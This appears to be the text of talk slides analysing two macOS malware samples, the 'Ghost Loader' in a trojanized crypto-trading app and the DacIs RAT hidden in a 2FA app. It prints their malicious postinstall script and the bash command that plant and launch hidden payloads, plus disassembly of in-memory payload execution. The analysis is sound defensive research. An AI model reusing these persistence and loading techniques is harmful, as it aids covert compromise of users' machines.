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
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# The Ghost Loader



Trading App



```
tmp — nano postinstall — 89x24
GNU nano 2.0.6      File: postinstall

#!/bin/sh
mv /Applications/UnionCryptoTrader.app/Contents/Resources/.vip.unioncrypto.plist
chmod 644 /Library/LaunchDaemons/vip.unioncrypto.plist
mkdir /Library/UnionCrypto
mv /Applications/UnionCryptoTrader.app/Contents/Resources/.unioncryptoupdater /L
chmod +x /Library/UnionCrypto/unioncryptoupdater
/Library/UnionCrypto/unioncryptoupdater &
```

- Copies the (**vip.unioncrypto.plist**) file to **LaunchDaemon** directory for persistence
- Changes the permission of that file
- Copies the hidden Loader(**.unioncryptoupdater**) into Library folder
- Changes the permission and **executes** it




# The Ghost Loader: functionality

```

mov     [rdi+18h], rbx
mov     [rdi+10h], rbx
mov     [rdi+8], rbx
mov     [rdi], rbx
mov     rax, cs:_kIOMasterPortDefault_ptr
mov     r15d, [rax]
lea     rdi, aIoplatformexpe ; "IOPlatformExpertDevice"
call    _IOServiceMatching
mov     edi, r15d
mov     rsi, rax
call    _IOServiceGetMatchingService
test    eax, eax
jz      short loc_1000045BE

```



```

mov     r15d, eax
mov     rax, cs:_kCFAllocatorDefault_ptr
mov     rdx, [rax]
lea     rsi, cfstr_Ioplatformseri ; "IOPlatformSerialNumber"
xor     ecx, ecx
mov     edi, r15d
call    _IORegistryEntryCreateCFProperty
mov     edx, 20h
mov     ecx, 8000100h
mov     rdi, rax
mov     rsi, r14
call    _CFStringGetCString
test    al, al
setnz   bl

```

```

12  #include <CoreFoundation/CoreFoundation.h>
13  #include <IOKit/IOKitLib.h>
14
15  void GetSerialNumber(CFStringRef *serialNumber) {
16      if (serialNumber != NULL) {
17          *serialNumber = NULL;
18          io_service_t platformExpert = IOServiceGetMatchingService(kIOMasterPortDefault,
19              IOServiceMatching("IOPlatformExpertDevice"));
20
21          if (platformExpert) {
22              CTypeRef serialNumberAsCFString =
23                  IORegistryEntryCreateCFProperty(platformExpert,
24                      CFSTR(kIOPlatformSerialNumberKey),
25                      kCFAllocatorDefault, 0);
26
27              if (serialNumberAsCFString) {
28                  *serialNumber = (CFStringRef)serialNumberAsCFString;
29              }
30              IOObjectRelease(platformExpert);
31          }
32      }

```

# The Ghost Loader: functionality

```
mov     r12, rdi
mov     rdi, cs:off_100008330
mov     rsi, cs:paDictionarywith
lea     rdx, cfstr_SystemLibraryC ; "/System/Library/CoreServices/SystemVersion.plist"
mov     r15, cs:_objc_msgSend_ptr
call    r15 ; _objc_msgSend
mov     rdi, rax
call    _objc_retainAutoreleasedReturnValue
mov     rbx, rax
mov     r14, cs:paObjectforkey
lea     rdx, cfstr_Productversion ; "ProductVersion"
mov     rdi, rax
mov     rsi, r14
mov     [rbp+var_30], rax
call    r15 ; _objc_msgSend
mov     [rbp+var_40], r12
mov     rdi, rax
call    _objc_retainAutoreleasedReturnValue
mov     r15, rax
lea     rdx, cfstr_Productbuildve ; "ProductBuildVersion"
mov     rdi, rbx
mov     rsi, r14
mov     [rbp+var_38], rax
```

```
tmp — -bash — 72x24
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www
om/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>ProductBuildVersion</key>
    <string>17A365</string>
    <key>ProductCopyright</key>
    <string>1983-2017 Apple Inc.</string>
    <key>ProductName</key>
    <string>Mac OS X</string>
    <key>ProductUserVisibleVersion</key>
    <string>10.13</string>
    <key>ProductVersion</key>
    <string>10.13</string>
</dict>
</plist>
```

# The Ghost Loader: functionality

```
do {
    tVar6 = _time((time_t *)0x0);
    sprintf((char *)local_138,"%ld",tVar6,tVar6);
    _sprintf((char *)local_1b8,"%s%s",local_138,"12GWAPCT1F0I1S14");
    basic_string<decltype(nullptr)>(local_68,(char *)local_1b8);
    md5_hash_hex(local_f0);
    if (((byte)local_68[0] & 1) != 0) {
        __ZdlPv(local_58);
    }
    basic_string<decltype(nullptr)>(local_68,"auth_timestamp");
    local_a0 = local_68;
    pVar3 =
        __emplace_unique_key_args<std::__1::basic_string<char,std-
        __1::char_traits<char>,std::__1::allocator<char>>,std::__1::
        piecewise_construct_t,const&,std::__1::tuple<std::__1::
        basic_string<char,std::__1::char_traits<char>,std::__1::
        allocator<char>>&&>,std::__1::tuple<>>
        ((basic_string *)&local_1e8,(piecewise_construct_t
        *)local_68,
        Pv(local_58);
}
```

```
((tuple **)0x100007cf0,&local_a0);

__ZNSt3__112basic_stringlcNS_11char_traitslcEENS_9allocatorlcEEE6assignEPK
C
    (CONCAT44(extraout_var_02,pVar3) + 0x38,local_138);
    if (((byte)local_68[0] & 1) != 0) {
        __ZdlPv(local_58);
    }
    basic_string<decltype(nullptr)>(local_68,"auth_signature");
    local_a0 = local_68;
    pVar3 =
        __emplace_unique_key_args<std::__1::basic_string<char,std-
        char_traits<char>,std::__1::allocator<char>>,std::__1::
        piecewise_construct_t,const&,std::__1::tuple<std::__1::
        basic_string<char,std::__1::char_traits<char>,std::__1::
        allocator<char>>&&>,std::__1::tuple<>>
        ((basic_string *)&local_1e8,(piecewise_construct_t *)local_68,
        (tuple **)0x100007cf0,&local_a0);
    __ZNSt3__112basic_stringlcNS_11char_traitslcEENS_9allocatorlcEEEaSERKS5_
        (CONCAT44(extraout_var_03,pVar3) + 0x38,local_f0);
    if (((byte)local_68[0] & 1) != 0) {
        __Zdl
```

# The Ghost Loader

Stage 2 decryption

Try to execute the payload  
In memory

```
loc_100004C7C:
lea     r8, [rbp+var_40]
xor     edi, edi
mov     rsi, r15
call    _aes_decrypt_cbc
lea     r12, [rbp+var_C0]
mov     edx, 80h           ; size_t
mov     rdi, r12           ; void *
mov     rsi, r15           ; void *
call    _memcpy
add     rbx, 90h
add     r14, 0FFFFFFFFFFFF70h
mov     rdi, rbx           ; void *
mov     rsi, r14           ; size_t
mov     rdx, r12
call    _load_from_memory
test    eax, eax
jz      loc_100004D45
```

```
lea     rdi, aTmpUpdater ; "/tmp/updater"
lea     rsi, aWb         ; "wb"
call    _fopen
mov     r15, rax
mov     edx, 1           ; size_t
mov     rdi, rbx         ; void *
mov     rsi, r14         ; size_t
mov     rcx, rax         ; FILE *
call    _fwrite
mov     rdi, r15         ; FILE *
call    _fclose
lea     rdi, aTmpUpdater ; "/tmp/updater"
mov     esi, 1FFh        ; mode_t
call    _chmod
lea     rsi, aSS          ; "%s %s"
lea     rdx, aTmpUpdater ; "/tmp/updater"
lea     rbx, [rbp+var_4C0]
lea     rcx, [rbp+var_C0]
xor     eax, eax
mov     rdi, rbx         ; char *
call    _sprintf
mov     rdi, rbx         ; char *
call    _system
mov     ebx, eax
lea     rdi, aTmpUpdater ; "/tmp/updater"
call    _unlink
jmp     short loc_100004D47
```

```
loc_100004D45:
xor     ebx, ebx
```

# The Ghost Loader

## \_load\_from\_memory

```

mov     r15, rdi
mov     edi, 0          ; void *
mov     edx, 7          ; int
mov     ecx, 1001h      ; int
mov     r8d, 0FFFFFFFh  ; int
xor     r9d, r9d        ; off_t
call    _mmap
cmp     rax, 0FFFFFFFFh
jz      short loc_100006E43

```

```

mov     rbx, rax
mov     rdi, rax        ; void *
mov     rsi, r15        ; void *
mov     rdx, r12        ; size_t
call    _memcpy
mov     rdi, rbx
mov     rsi, r12
mov     rdx, r14
call    _memory_exec2
mov     r14d, eax
mov     rdi, rbx        ; void *
mov     rsi, r12        ; size_t
call    _munmap
mov     eax, r14d
jmp     short loc_100006E48

```

```

loc_100006E43:
mov     eax, 0FFFFFFFh

```

## \_memory\_exec2

```

loc_1000069CC:
; CODE XREF: _memory_exec2+241j
lea     rdx, [rbp+objectFileImage] ; objectFileImage
call    _NSCreateObjectFileImageFromMemory
cmp     eax, 1
jnz     loc_100006A79
mov     rdi, [rbp+objectFileImage] ; objectFileImage
lea     rsi, moduleName ; "core"
mov     edx, 3          ; options
call    _NSLinkModule
test    rax, rax
jz      loc_100006AA0
mov     rsi, rax
mov     eax, 0FFFFFFF5h
cmp     ebx, 2
jnz     loc_100006AF9
lea     r14, [rbp+var_60]
mov     edx, 4
mov     ecx, 1
mov     rdi, rsi        ; char *
mov     rsi, r14
call    _find_macho
mov     r8, [r14]
mov     eax, [r8+10h]
test    eax, eax

```

# The Ghost Loader

- **main.o** – “main” function for the loader binary
- **barbeque.o** – C&C communication module implemented using **libcurl** (inferred from the ‘get’ and ‘post’ methods)
- **rijndael.o** – as the name suggest, an **AES** encryption routine
- **core.o** – remote payload (which we were unable to fetch)

```
/Users/macmini/Library/Developer/Xcode/DerivedData/macloader-dvqbmflbihuypfadrnsphbemfs
gc/Build/Intermediates.noindex/macloader.build/Release/macloader.build/Objects-normal/x
86_64/barbeque.o
/Users/macmini/Library/Developer/Xcode/DerivedData/macloader-dvqbmflbihuypfadrnsphbemfs
gc/Build/Intermediates.noindex/macloader.build/Release/macloader.build/Objects-normal/x
86_64/rijndael.o
/Users/macmini/Library/Developer/Xcode/DerivedData/macloader-dvqbmflbihuypfadrnsphbemfs
gc/Build/Intermediates.noindex/macloader.build/Release/macloader.build/Objects-normal/x
86_64/main.o
/Users/macmini/Library/Developer/Xcode/DerivedData/macloader-dvqbmflbihuypfadrnsphbemfs
gc/Build/Intermediates.noindex/macloader.build/Release/macloader.build/Objects-normal/x
86_64/core.o
/Users/macmini/Library/Developer/Xcode/DerivedData/macloader-dvqbmflbihuypfadrnsphbemfs
gc/Build/Intermediates.noindex/macloader.build/Release/macloader.build/Objects-normal/x
86_64/run_bin.o
```

Source files



# The Ghost Loader: Forensic

```

Analysis Tool:  /usr/bin/vmmap
-----

Virtual Memory Map of process 1967 (main)
Output report format: 2.4 -- 64-bit process
VM page size: 4096 bytes

==== Non-writable regions for process 1967

```

REGION TYPE	START - END	[ VSIZE	RSDNT	DIRTY	SWAP]	PRT/MAX	SHRMOD	PURGE	REGION DETAIL
__TEXT	00000000100454000-00000000100455000	[ 4K	4K	0K	0K]	r-x/rwx	SM=COW		...te_from_memory-master/main
__LINKEDIT	00000000100456000-00000000100457000	[ 4K	4K	0K	0K]	r-/rwx	SM=COW		...te_from_memory-master/main
MALLOC metadata	00000000100459000-0000000010045a000	[ 4K	4K	4K	0K]	r-/rwx	SM=ZER		...0x100459000 zone structure
MALLOC guard page	0000000010045b000-0000000010045c000	[ 4K	0K	0K	0K]	---/rwx	SM=ZER		
MALLOC guard page	0000000010045e000-0000000010045f000	[ 4K	0K	0K	0K]	---/rwx	SM=ZER		
MALLOC guard page	0000000010045f000-00000000100460000	[ 4K	0K	0K	0K]	---/rwx	SM=NUL		
MALLOC guard page	00000000100462000-00000000100463000	[ 4K	0K	0K	0K]	---/rwx	SM=NUL		
MALLOC metadata	00000000100463000-00000000100464000	[ 4K	4K	4K	0K]	r-/rwx	SM=PRV		
mapped file	00000000100464000-00000000100467000	[ 12K	12K	0K	0K]	r-/rwx	SM=COW		..._memory-master/test.bundle
__TEXT	00000000100467000-00000000100468000	[ 4K	4K	4K	0K]	r-x/rwx	SM=COW		module
__LINKEDIT	00000000100469000-0000000010046a000	[ 4K	4K	4K	0K]	r-/rwx	SM=ZER		module
__TEXT	0000000010df85000-0000000010dfd0000	[ 300K	296K	0K	0K]	r-x/rwx	SM=COW		/usr/lib/dyld
__LINKEDIT	0000000010e008000-0000000010e023000	[ 108K	96K	0K	0K]	r-/rwx	SM=COW		/usr/lib/dyld
STACK GUARD	00007fffeb7ac000-00007fffeefac000	[ 56.0M	0K	0K	0K]	---/rwx	SM=NUL		stack guard for thread 0
__TEXT	00007fff77630000-00007fff77664000	[ 208K	12K	0K	0K]	r-x/r-x	SM=COW		.../closure/libclosures.dylib
__TEXT	00007fff77b41000-00007fff77b43000	[ 8K	8K	0K	0K]	r-x/r-x	SM=COW		/usr/lib/libSystem.B.dylib
__TEXT	00007fff77d6d000-00007fff77dc4000	[ 348K	204K	0K	0K]	r-x/r-x	SM=COW		/usr/lib/libc++.1.dylib
__TEXT	00007fff77dc4000-00007fff77de9000	[ 148K	132K	0K	0K]	r-x/r-x	SM=COW		/usr/lib/libc++abi.dylib
__TEXT	00007fff79131000-00007fff79520000	[ 4028K	3800K	0K	0K]	r-x/r-x	SM=COW		/usr/lib/libobjc.A.dylib
__TEXT	00007fff79bcd000-00007fff79bd2000	[ 20K	16K	0K	0K]	r-x/r-x	SM=COW		.../lib/system/libcache.dylib

# DacIs RAT

- NetLab 360 discovered Linux and Windows version of DacIs RAT
- In May 2020, Malwarebytes Labs found the Mac version
- The RAT was bundled with 2-Factor authentication app (**TinkaOTP**)

## MinaOTP-MAC

platform **osx** release **v1.2.1** license **MIT**

MinaOTP-MAC is a two-factor authentication tray app that runs at macOS. It's based was implement by **Objective-C**

The program will generate secure dynamic 2FA tokens for you, and the **add** , **edit** , pretty convenient.

### Requirements

- macOS 10.10+
- Xcode 9.4.1+
- Swift 4.1

TinkaOTP is an repackaged of an open-source app

# DacIs RAT: Installation Logic

applicationDidFinishLaunching:

```

__text:010001E1DC    mov     r13, cs:_OBJC_IVAR_$_TtC8Tinka0TP11AppDelegate_btask
__text:010001E1E3    mov     r12, [rbp+var_30]
__text:010001E1E7    mov     rdi, [r12+r13]
__text:010001E1EB    call    cs:_objc_retain_ptr
__text:010001E1F1    mov     r15, rax
__text:010001E1F4    mov     rdi, 'sab/nib/' ; /bin/bash
__text:010001E1FE    mov     rsi, 0E9000000000000068h
__text:010001E208    call    _$SS10FoundationE19_bridgeToObjectiveCSO8NSStringCyF
__text:010001E20D    mov     rbx, rax
__text:010001E210    mov     rsi, cs:selRef_setLaunchPath_ ; char
__text:010001E217    mov     rdi, r15 ; void *
__text:010001E21A    mov     rdx, rax
__text:010001E21D    call    _objc_msgSend
  
```

NSTask()

Bash command

```

/bin/bash -c cp
~/Tinka0TP.app/Contents/Resources/Base.lproj/SubMenu.nib
~/Library/.mina > /dev/null 2>&1 &&
chmod +x ~/Library/.mina > /dev/null 2>&1 &&
~/Library/.mina > /dev/null 2>&1
  
```

/Users/mr.x/Desktop/Tinka0TP.app

Contents

Frameworks

- libswiftCore.dylib
- libswiftCoreFoundation.dylib
- libswiftCoreGraphics.dylib
- libswiftDarwin.dylib
- libswiftDispatch.dylib
- libswiftFoundation.dylib
- libswiftIOKit.dylib
- libswiftObjectiveC.dylib

Info.plist

MacOS

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PkgInfo

Resources

- AppIcon.icns
- Assets.car
- Base.lproj
  - MainMenu.nib
  - SubMenu.nib
- Info.plist
- en.lproj
  - InfoPlist.strings
  - Localizable.strings
  - MainMenu.strings

CodeSignature

CodeResources

DacIs RAT

.nib (Next Interface Builder)

# DacIs RAT: functionalities

## Plugin\_CMD

Gives shell and reverse shell functionality

## Plugin\_FILE

General file operations like *read*, *write* and *delete*. Also has capabilities to scan a directory

## Plugin\_PROCESS

**PrcRunFunc** - Creates a daemon process

**PrcViewFunc** - Gathers process information from Procfs, but macOS does not support Procfs (the functionality is redundant as the RAT has been ported from Linux to Mac)

**PrcKill Func** - Terminating processes

**ProcGetPID** - Gets PID and PPID

## Plugin\_TEST

Checks network access

## Plugin\_RP2P

Provides a connection proxy to avoid direct connection to its C2 servers. The traffic is redirected to a proxy which is mostly compromised infrastructure operated by Lazarus

## Plugin\_LOGSEND

Starts the worm scan, collects the required information and sends it to C2 servers

## Plugin SOCKS

Associated with RP2P plugin for creating SOCKS4 for proxy communication

RAT Scans the subnet for open 8291 ports which are associated with **Mikrotech routers**.  
It also scans for open 8292 ports, typically associated with the financial data vendor **Bloomberg's software**.

Any  
Questions ?